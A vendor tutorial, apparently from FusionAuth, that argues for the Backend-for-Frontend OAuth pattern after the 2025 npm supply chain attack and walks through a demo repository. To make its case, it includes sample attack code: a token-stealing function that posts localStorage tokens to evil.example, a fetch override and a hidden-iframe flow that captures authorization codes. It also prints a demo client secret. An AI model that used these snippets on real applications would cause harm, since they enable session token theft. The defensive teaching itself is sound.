

On September 8, 2025, developer Josh Junon received what looked like a legitimate npm two-factor authentication (2FA) reset email. Within hours, malicious code had been injected into 18 of the most popular npm packages, exposing any application that updated dependencies that day to cryptocurrency theft. The compromised packages — including debug and chalk — receive over 2 billion downloads per week.
Supply chain attacks like this are a wake-up call for anyone shipping JavaScript code to production, especially when it comes to authentication and token storage.
The September 2025 attacks targeted cryptocurrency wallets and CI/CD secrets, but they proved that malicious code in npm packages can steal anything accessible to JavaScript. If these attackers had targeted OAuth tokens in localStorage instead of crypto wallets, millions of user sessions would have been compromised. The attack vector is identical — only the target differs. If your app stores tokens in localStorage, sessionStorage, or even in-memory variables, you are vulnerable.
An emerging standard: OAuth 2.0 for Browser-Based Applications#
OAuth 2.0 was published in October 2012, when Single-Page Applications were just emerging and React hadn't been invented yet. Today's browser applications are complex distributed systems with thousands of dependencies. The OAuth 2.0 for Browser-Based Applications draft describes three architecture patterns for handling auth in modern browser apps, each with different security tradeoffs:
- Backend-for-Frontend (BFF): The most secure option, with tokens that never touch the browser.
- Token-Mediating Backend (TMB): The option with moderate security and protected refresh tokens.
- Browser-Based OAuth Client (BBOC): The least secure option, with all tokens in the browser.
This article, the first in a three-part series, focuses on BFF, the architecture that survives compromised JavaScript Single-Page Applications unscathed. It explores why BFF is an essential standard for modern applications handling sensitive data.
For a conceptual introduction to BFF patterns, see Dan Moore's excellent overview of BFF. This article focuses on the security implications revealed by recent supply chain attacks and provides a migration path from less secure architectures.
Friends don't let friends store tokens in the browser#
Anything JavaScript can read, an attacker can read.
Where developers store tokens today#

Although Cross-Origin Resource Sharing (CORS) saved web developers from the security nightmare of the OAuth implicit grant (response_type=token), it opened the door to browser apps storing tokens directly in the browser. Not just access tokens, but refresh tokens too. The most common storage options are:
// What most developers do today
localStorage.setItem('access_token', token);     // Survives refresh, XSS vulnerable
sessionStorage.setItem('access_token', token);   // Tab-specific, XSS vulnerable
this.token = token;                              // Lost on refresh, poor UX, still XSS vulnerable
document.cookie = `token=${token}`;              // This creates a JS-readable cookie
Compare the options:
| Storage option | Survives refresh | Survives new tab | XSS vulnerable | CSRF vulnerable | Notes |
|---|---|---|---|---|---|
localStorage |
Yes | Yes | Yes | No | Persistent across tabs |
sessionStorage |
Yes | No | Yes | No | Tab-specific |
| In-Memory | No | No | Yes | No | Lost on any navigation |
| Cookie | Yes | Yes | Yes | Yes | JS-readable cookie |
httpOnly Cookie |
Yes | Yes | No | Yes | Server-set only, JS can't read |
Anything in JavaScript-accessible storage is XSS vulnerable. Only httpOnly cookies (which JavaScript cannot read or set) are protected from XSS attacks.
No browser storage is secure#
The OAuth 2.0 for Browser-Based Applications draft is crystal clear: malicious JavaScript has the same privileges as legitimate application code. Whether through an XSS vulnerability, a compromised third-party library, or a malicious browser extension, if an attacker can run JavaScript in your application's context, they can access anything your application can access.
Tokens stored in any of the following locations can be targeted by attacks:
-
localStorageandsessionStorage: This attack is called "Single-Execution Token Theft" when run once, and "Persistent Token Theft" when run repeatedly.// Attacker's malicious code injected into your app const stealTokens = () => { const tokens = { access: localStorage.getItem('access_token'), refresh: localStorage.getItem('refresh_token'), idToken: localStorage.getItem('id_token') }; // Exfiltrate to attacker's server fetch('https://evil.example/steal', { method: 'POST', body: JSON.stringify(tokens) }); }; // Run immediately on load stealTokens(); // Or run continuously setInterval(stealTokens, 10000); // Persistent token theft -
In-memory storage: Many developers think storing tokens in JavaScript variables or closures is safer, but the attacker doesn't need direct access to your closure. They can override
fetch,XMLHttpRequest, or any other function your app uses. This is called prototype pollution, and it's devastatingly effective.// "Secure" token storage in a closure const tokenManager = (() => { let accessToken = null; return { setToken: (token) => { accessToken = token; }, getToken: () => accessToken }; })(); // Reality: Attackers can still steal it const originalFetch = window.fetch; window.fetch = async (...args) => { // Intercept all API calls and steal tokens console.log('Intercepted!', args); // Send to attacker... return originalFetch(...args); }; -
Web Workers and Service Workers: Some frameworks store tokens in Web Workers, thinking the isolation helps.
// In a Web Worker
self.addEventListener('message', (event) => {
  if (event.data.type === 'STORE_TOKEN') {
    self.token = event.data.token;
  }
});

// Attacker in main thread
worker.postMessage({ type: 'GIVE_ME_TOKEN' });
// Or just unregister the worker and create their own
The draft (Section 7.4.1.1) specifically addresses this. Attackers can unregister your Service Worker and run their own authorization flow. Even worse, they can use the "Acquisition and Extraction of New Tokens" attack (Section 5.1.3) to get fresh tokens without touching your storage at all:
// Attacker creates hidden iframe for silent auth flow
const iframe = document.createElement('iframe');
iframe.style.display = 'none';
iframe.src = '/authorize?prompt=none&response_type=code...';
document.body.appendChild(iframe);

// Extract authorization code when redirect happens
iframe.onload = () => {
  const code = new URL(iframe.contentWindow.location).searchParams.get('code');
  // Exchange for tokens using attacker's backend
};
The browser is the problem#
Every browser storage mechanism shares the same fundamental flaw: JavaScript can access it. Whether it's localStorage, memory, cookies (non-httpOnly), or Web Workers, if your legitimate code can read tokens, so can an attacker's code.
The only solution is to never expose tokens to the JavaScript running in the browser. That's where BFF comes in.
Understanding BFF architecture#
Instead of treating the browser as a secure environment for token storage, BFF acknowledges that the browser is a hostile environment to which tokens should never be exposed.

In a BFF architecture, your backend becomes a secure vault that holds all OAuth tokens - access tokens, refresh tokens, and ID tokens. The browser only receives an opaque session identifier in an httpOnly cookie, which JavaScript cannot read or access. This single architectural decision defeats entire categories of attacks.
The BFF has three core responsibilities:
- Acting as a confidential OAuth client: The BFF authenticates with the authorization server using a client secret, something a browser can never securely do.
- Managing OAuth tokens in server-side sessions: All tokens stay on your backend, never exposed to potentially compromised JavaScript.
- Proxying API requests: The browser makes requests to your BFF, which adds the appropriate access token before forwarding to resource servers.
Architecture comparison#
The following diagram visualizes the difference between traditional SPA authentication and BFF:

In BFF, there are simply no tokens for malicious code to steal.
How BFF prevents attacks#
| Attack type | Traditional SPA (tokens in browser) | BFF (tokens on backend) |
|---|---|---|
| Single Execution Token Theft | ❌ Steals tokens from localStorage | ✅ No tokens in browser to steal |
| Persistent Token Theft | ❌ Repeatedly steals tokens | ✅ No tokens in browser to steal |
| Acquisition of New Tokens | ❌ Uses hidden iframes to get new tokens | ✅ No browser tokens, no silent auth |
The only remaining attack vector is request proxying (5.1.4) - the attacker can make requests to your BFF while the user's browser is open. But they can't exfiltrate tokens for offline use, persist access beyond the session, or escalate privileges.
Security wins#
The concrete security benefits of BFF include:
-
Confidential client authentication: The client secret never leaves your backend. Even if attackers compromise your frontend entirely, they cannot impersonate your application to the authorization server.
// Backend can securely use client credentials const tokenResponse = await fetch(tokenEndpoint, { method: 'POST', body: new URLSearchParams({ grant_type: 'authorization_code', code: authCode, client_id: clientId, client_secret: clientSecret, // Safe on backend code_verifier: pkceVerifier }) }); -
Secure token storage: Tokens live in your backend's session store - Redis, PostgreSQL, or even encrypted memory. The browser only gets an opaque session ID in an
httpOnly, Secure, SameSite cookie.// Backend session storage (Redis example) async function storeTokens(sessionId, tokens) { await redis.hset(`session:${sessionId}`, { access_token: tokens.access_token, refresh_token: tokens.refresh_token, id_token: tokens.id_token, expires_at: tokens.expires_in + Date.now() }); await redis.expire(`session:${sessionId}`, 86400); // 24-hour TTL } -
Automatic token refresh: Users don't get unexpectedly logged out due to token expiration. The backend either silently refreshes tokens before they expire or refreshes tokens when a user makes a request with an expired token, maintaining a seamless user experience without security compromises.
// Backend handles refresh transparently async function proxyApiRequest(req, res) { let session = await getSession(req.cookies.sessionId); // Check token expiration if (Date.now() > session.expires_at - 60000) { // 1 minute buffer session = await refreshTokens(session.refresh_token); } // Proxy request with valid token const apiResponse = await fetch(apiEndpoint, { headers: { 'Authorization': `Bearer ${session.access_token}` } }); res.json(await apiResponse.json()); } -
Cross-Site Request Forgery (CSRF) protection: The
httpOnlysession cookie usesSameSite=Strict, preventing CSRF attacks. Combined with the backend's ability to validate origins and referrers, BFF provides defense-in-depth.// Set secure cookie options res.cookie('sessionId', sessionId, { httpOnly: true, // JavaScript can't read secure: true, // HTTPS only sameSite: 'strict', // CSRF protection path: '/', maxAge: 86400000 // Match refresh token lifetime });
Tradeoffs and considerations#
The cost of BFF comes in three main forms:
- Implementation complexity: BFF requires building and maintaining a backend service, which can add development overhead if your architecture doesn't already require a backend.
- Latency: Every API call goes through your backend, adding network hops and potential bottlenecks.
- Single point of failure: Your backend must be highly available, as it becomes critical infrastructure and a potential bottleneck for your application.
BFF trades convenience for security. But given the reality of JavaScript and the insecurity of browser-based apps, this tradeoff is no longer optional for applications handling sensitive data.
Benefits beyond security#
As discussed by Dan in his BFF overview, since the draft specifically states that each backend must be dedicated to a single frontend, BFF enables:
- Resource server updates without redeploying the frontend.
- Centralized logging and monitoring of API usage.
- Easier integration with legacy systems.
These benefits make BFF a compelling choice even beyond its security advantages.
See BFF in action: A complete demo#
This tutorial uses a complete BFF demo repository. The repo includes a React frontend and a Node.js and Express backend, demonstrating the full BFF pattern with FusionAuth as the authorization server. Of course, you can adapt the backend to any language or framework.
Set up the architecture#
To follow along, you need Node.js, npm, and Docker installed.
- Clone the repo and follow the README instructions to set up FusionAuth, the backend, and the frontend:
git clone git@github.com:kmaida/auth-architecture.git
cd auth-architecture
cp .env.sample .env
- Run the following command to download the Docker images and start using FusionAuth on
http://localhost:9011/admin:
docker compose up -d
-
Open
http://localhost:9011/adminand log in with the default admin credentials provided in the README:admin@example.comandpassword. -
Add the following line to your
/etc/hostsfile to set a custom domain for the resource server, so that you can properly test cross-origin requests:
127.0.0.1 resource-api.local
The resource server is a simple API that requires authentication and returns recipe JSON at the endpoint /api/recipe.
- Open a new terminal window, navigate to the resource server directory, and install the resource server dependencies:
cd resource-api
cp .env.sample .env
npm install
- Open the
.envfile and set theCLIENT_ID_BFF_TMBandCLIENT_ID_BBOCto the client IDs in the.envcomments.
You can also find the client IDs in the FusionAuth admin UI under Applications -> Your App -> Action -> View.
- Run the following command to start the resource server at
http://resource-api.local:5001:
npm run dev
At this stage, http://resource-api.local:5001 only returns a JSON response with not found.
- Open a new terminal window, navigate to the backend directory, and install the backend server dependencies:
cd bff/backend
cp .env.sample .env
npm install
- Edit the
.envfile and set theCLIENT_IDandCLIENT_SECRETvariables to the following values:
CLIENT_ID="e72dca1d-626c-4f4b-8f36-b7c8c2c0af33"
CLIENT_SECRET="TC3Kmq9yNgudIHl8BKLJXJFAhd8AmzfTwjJSqAFJJ-k"
You can also find the values in .env comments or in the FusionAuth admin UI under Applications -> Your App -> Action -> Edit.
- Start the backend server:
npm run dev
- Open a new terminal window, navigate to the frontend directory, and install the following dependencies to start the React frontend at
http://localhost:5173/:
cd bff/frontend
npm install
cp .env.sample .env
npm run dev
Architecture overview#

You now have four services:
- The FusionAuth authorization server is running as a Docker container at
http://localhost:9011. - The resource server API is running at
http://resource-api.local:5001. - The BFF backend server is running at
http://localhost:4001. - The React frontend is running at
http://localhost:5173.
The architecture looks like this:
The authentication flow#
- Navigate to the frontend at
http://localhost:5173/in your browser, so that you can demonstrate the authentication flow in your app.
The frontend displays a simple React app with a Login button.
Session check on page load#
When the app loads, the frontend checks for an existing session by calling the backend. Here is the simplified code from the React app (without error handling and the surrounding code):
// Frontend: /bff/frontend/src/services/AuthContext.jsx
async checkSession() {
  const response = await fetch(`${apiUrl}/auth/checksession`, {
    credentials: 'include'  // Sends httpOnly cookie
  });
  const data = await response.json();

  if (data.loggedIn) {
    setUserInfo(data.user);
  } else {
    setUserInfo(null);
  }
}
Since there is no user session, the backend responds with loggedIn: false, and the app shows the Login button.
The backend's response includes an httpOnly cookie, p, with a state value, PKCE code verifier, and challenge. This is stored in the browser and sent with every request to the backend until the user establishes a session.
- Click the Login button to start the OAuth authorization code flow.
Secure login with PKCE#
When you click Login, the frontend redirects you to the backend's http://localhost:4001/auth/login endpoint, which then redirects to FusionAuth's authorization endpoint with the appropriate parameters, including the PKCE challenge.
If you haven't yet logged in to FusionAuth, it displays the FusionAuth login screen.
- Log in with the credentials of an existing user or register a new user by clicking Create an account.
FusionAuth then redirects back to the backend with an authorization code. The backend exchanges the code for tokens using the client secret, which is never exposed to the browser.
Then the backend creates a user session, storing the tokens in memory (for demo purposes, use Redis or a database in production), and sets an httpOnly cookie with the session identifier.
Finally, the backend redirects you back to the frontend.
The frontend calls checkSession again, and this time the backend responds with loggedIn: true and user info. The app now shows the user's name and four new navigation options: Protected, Profile, Call API, and Logout.
Visiting these pages demonstrates the core BFF functionality.
Proxying API requests#
Each of the Protected, Profile, and Call API pages makes authenticated requests to the backend:
- Protected and Profile call backend endpoints that serve data directly from the backend (without proxies to external services). They demonstrate that the backend can serve protected data directly, authenticated with the user's session cookie.
- Call API calls a backend endpoint that proxies the request to the third-party resource server at
http://resource-api.local:5001. It demonstrates cross-origin API proxying functionality.
- Visit the Call API page.
When you visit this page, the frontend calls the backend, which in turn calls the resource server with the access token. If everything works, the app displays a random recipe on the Call API page, fetched securely through the BFF proxy.
Automatic token refresh#
The backend automatically refreshes tokens when they are close to expiring.
- Test the token refresh by reducing the access token lifetime in FusionAuth to one minute, then waiting a few minutes, and clicking Call API again.
The backend uses the refresh token to get a new access token before making the API call.
FusionAuth's Hosted Backend: BFF made simple#
FusionAuth's Hosted Backend takes care of all the complexities of implementing a secure BFF architecture. With built-in support for OAuth 2.0, PKCE, and secure cookie handling, you can focus on building your application without worrying about the underlying security infrastructure.
We've included a Hosted Backend demo in the same auth-architecture repository. The setup is similar to the self-hosted BFF demo, but instead of running your own backend server, you'll configure the frontend to use FusionAuth's hosted backend.
- Open the demo in the
bff-hbdirectory and follow the README instructions to set up FusionAuth and the React frontend:
If you followed the self-hosted BFF demo, you can skip setting up the resource server and FusionAuth again. Just make sure to stop the backend and frontend servers from the previous demo before starting this one.
cd bff-hb/frontend
npm install
cp .env.sample .env
- Open the
.envfile and set theVITE_CLIENT_IDvariable to the client ID of your application, as directed in the comment in the.envfile.
Alternatively, get the app client ID from your FusionAuth admin UI.
- Start the frontend:
npm run dev
Architecture overview#
Instead of your own backend server, the React app communicates directly with FusionAuth's Hosted Backend. FusionAuth manages the OAuth flow, token storage, and session management for you, while providing cookies that your proxy uses to authorize requests to your resource server. Each request from the frontend includes an httpOnly cookie with the session identifier, ensuring that tokens are never exposed to JavaScript.
What's more, since FusionAuth is downloadable, you always have the option to run your backend on the same domain as your frontend, eliminating CORS issues.
The decision framework: When BFF is essential#
If you still store tokens where JavaScript can access them, consider migrating to a BFF architecture as soon as possible. Now more than ever, the security benefits are too significant to ignore.
Although BFF isn't necessary for every application, it's strongly recommended if you:
- Handle sensitive data (PII, financial, healthcare).
- Build business-critical applications.
- Are subject to compliance requirements.
- Control the backend.
Next steps#
- Audit your current token storage by opening DevTools and checking the Application tab.
- Evaluate whether your current auth provider's default pattern is secure.
Next in this series#
Part 2 examines the Token-Mediating Backend (TMB) architecture pattern - the middle-ground approach that many auth providers use by default. Learn why it's better than storing all tokens in the browser but still falls short of BFF's security guarantees, explore real implementations of TMB, and discover when using TMB is acceptable despite its limitations.
Part 3 covers the Browser-Based OAuth Client (BBOC) architecture - the least secure pattern, which the draft specifically recommends against using for sensitive applications. Learn why some providers still default to this pattern and what you absolutely must do if you're stuck with it.